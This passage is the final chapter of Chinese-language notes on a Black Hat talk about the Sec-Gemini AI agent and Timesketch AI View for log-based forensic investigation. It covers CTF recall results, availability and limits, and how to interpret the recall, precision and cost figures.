disk-image-only 模式比“给定日志和提示”的模式更接近原始取证: 证据还埋在文件系统、系统配置、事件日志和应用痕迹中。解析工具负责把这些痕迹变成 timeline, agent 负责在 timeline 上提出问题、拉取记录、形成发现。

8.2 CTF 结果: 有 scenario 与无 scenario

公开挑战上的结果有两组。第一组包含 scenario, 也就是给 agent 提供“FBI 联系、知识产权泄露、需要调查发生了什么”这个背景。结果是 agent 找到约 60% 的 critical indicators, 并且在没有直接看到 30 个 CTF 问题的情况下, 输出足以回答其中 22 个。

第二组移除 scenario, 只给解析后的两个磁盘镜像 artifacts。结果仍然能回答 30 个问题中的 20 个, 并找到约 50% 的 critical indicators。演讲者把这称为真正意义上的 threat hunting, 因为 agent 在不知道事件背景的情况下仍能自主寻找可疑线索。

²¹ 视频画面时间区间: 00:33:10–00:34:02。

²² 视频画面时间区间: 00:33:58–00:34:26。

Sec-Gemini on forensics CTF

Configuration	Indicator recall	Questions answered
Scenario included	60% of critical indicators	22 out of 30
Fully autonomous No scenario included	50% of critical indicators	20 out of 30

#BHUSA @BlackHatEvents

图 23: Sec-Gemini 在取证 CTF 上的结果：有场景说明时找到 60% 关键指标并回答 22/30 个问题；完全自主时仍找到 50% 关键指标并回答 20/30 个问题。²³

核心要点

公开 CTF 结果的正确含义是“外部场景上的可用性示例”：有 scenario 时约 60% critical indicator recall、22/30 问题可回答；无 scenario 时约 50% recall、20/30 问题可回答。它增强了可信度，但不能推出系统在所有企业环境、所有日志质量和所有攻击类型上都会稳定达到同样表现。

8.3 可用状态与开源边界

演讲结尾给出了系统可获得性的边界。SEGI / Sec-Gemini 里的 agent 当前通过 trusted tester program 提供，演讲者明确说这是 experimental。Timesketch 中的 AI View 已经公开，可以用于运行调查，也可以接 alternative agent，或让 SEGI 与 Timesketch 视图对接。前面提到的 Timesketch summarization feature 属于更简单的方法，它可以使用 Gemini，也可以使用 Ollama 这样的本地 LLM 运行工具。

这里需要分清三个层次：

- 研究 **agent**：SEGI / Sec-Gemini，强调 exploration graph 和自主调查，仍带实验性质；
- **Timesketch AI View**：公开的前端协作视图，强调把问题、事件、结论和报告接入分析员 workflow；
- **summarization feature**：更局部的摘要能力，可用云端 Gemini 或本地 Ollama 模型运行。

²³视频画面时间区间：00:34:26–00:35:22。

注意

系统边界必须写清楚：agent 仍是 experimental；评估依赖标签质量；precision 会受 under-labeling 影响；false positives 仍需人工过滤；跨组织迁移会受日志覆盖率、解析质量、云环境差异和攻击类型影响；最终 DFIR 结论仍需要证据链与人工判断。

8.4 全篇综合：它解决的痛点是什么

这场演讲的核心痛点是 DFIR 日志分析的规模错配。一个真实案例可能有数百万到上亿条 events，人类分析员的注意力却只能逐页浏览、逐个 pivot、逐条判断。攻击者还会利用系统原生命令、正常账户和混合日志源隐藏行为。传统摘要功能能帮助读当前窗口，却难以跨 chunk 维护长程调查状态；朴素 ReAct agent 又容易被 context window 塞满，调查目标漂移，输出变成难以审计的自由文本。

exploration graph 的改进在于把“调查记忆”从 LLM 内部移到外部图结构。模型每一轮只负责增加调查方向、fetch records、observation 和 investigative finding 节点，图边表达逻辑蕴含 (logical entailment) 或依赖关系。这样，系统不要求 LLM 在上下文里背住全部日志，也不要求分析员阅读几百页自由文本。调查过程变成可追踪结构，日志行引用让发现可以回到原始证据。

Timesketch AI View 则解决人机协作的最后一公里。它把 agent 的问题放在左侧，把 actual events 链接到问题下面，把 conclusion 放在可接受或拒绝的位置，再把确认后的内容汇入 investigative report。分析员保留验证权，模型输出必须经得起证据点击和上下文 pivot。

8.5 怎样读 recall、precision 和 cost

本讲给出的评估数值需要一起读，而非孤立排名。召回率 (recall) 回答“已标注关键实体找回多少”；精确率 (precision) 回答“输出中有多少能被现有标签确认”；成本回答“获得这些入口需要付出多少计算费用”。公式仍然是：

$$\text{Recall} = \frac{|P \cap L|}{|L|}, \quad \text{Precision} = \frac{|P \cap L|}{|P|}$$

- P : agent 输出的 indicator / entity 集合；
- L : 人工标注集合；
- $|P \cap L|$: 输出与标签重合的实体数量；
- Recall: 系统找回标签中关键实体的比例；
- Precision: 系统输出被标签直接确认的比例。

53% hinted critical recall 说明：给定初始检测线索时，agent 能找回超过一半的关键实体。47% non-hinted critical recall 说明：缺少起点时，它仍能完成一定程度的自主威胁狩猎。12% precision 提醒使用者：输出中会有 false positives，同时标签不足会压低这个数字。3 美元以内成本说明：在百万到亿级日志上，自动产生调查入口的边际成本已经足够低，值得进入分析员工作流试用。

一个 critical indicator 能产生价值，是因为调查具有入口放大效应。找到攻击者 URL、IP、恶意脚本名或可执行文件名后，分析员可以立刻沿实体做 pivot，扩展到相邻时间、同一主机、同一用户、同一进程链和同一网络连接。90%+ 案例至少有一个 critical indicator 被找到，意味着大多数案例都能获得一个启动人工追查的支点。

8.6 讲者收束与作者提炼

讲者最后的实质性收束有三点。第一，SEGI / Sec-Gemini agent 当前属于 trusted tester program，想试用需要申请访问。第二，Timesketch AI View 已经公开，用户可以接入不同 agent 或直接与 SEGI 对接。第三，Timesketch 中更简单的 summarization 能力可以使用 Gemini，也可以用 Ollama 运行本地 LLM。这些信息说明项目已有一部分进入开源工具链和可试用路径。

作者对全篇的提炼是：这套系统的价值在于把海量日志压缩成可验证的调查入口。exploration graph 解决 agent 记忆与可审计性，AI View 解决分析员信任与 workflow，评估结果说明它能在真实 GCP 案例和公开 CTF 中找回相当一部分 critical indicators。与此同时，它没有取消 DFIR 的基本纪律：证据链、日志覆盖、人工判断和环境知识仍然是最终结论的基础。

核心要点

一句话总结：AI agent 在这里最有价值的角色，是把数百万到上亿条日志转化为少量可追踪、可点击、可复核的调查入口；DFIR 的最终判断仍然建立在证据链和分析员复核之上。

8.7 本章小结

- DFIR Madness 公共挑战显示，agent 在 disk-image-only 场景下仍能形成有效调查输出：有 scenario 时约 60% critical recall、22/30 问题可回答；无 scenario 时约 50% recall、20/30 问题可回答。
- SEGI / Sec-Gemini agent 仍是 experimental trusted tester 项目；Timesketch AI View 已公开，summarization feature 可接 Gemini 或本地 Ollama。
- 全篇痛点是日志规模与人类注意力之间的错配；exploration graph 通过外化调查状态改进朴素 ReAct。
- Timesketch AI View 通过 evidence links、accept / reject 和 report generation 保留分析员验证权。
- 评估数字应读作“低成本产生可验证调查入口”的证据，而非自动完成全部 DFIR 判断的承诺。
- 系统边界包括实验状态、underlabeling、false positives、日志覆盖不足、环境迁移风险和人工复核成本。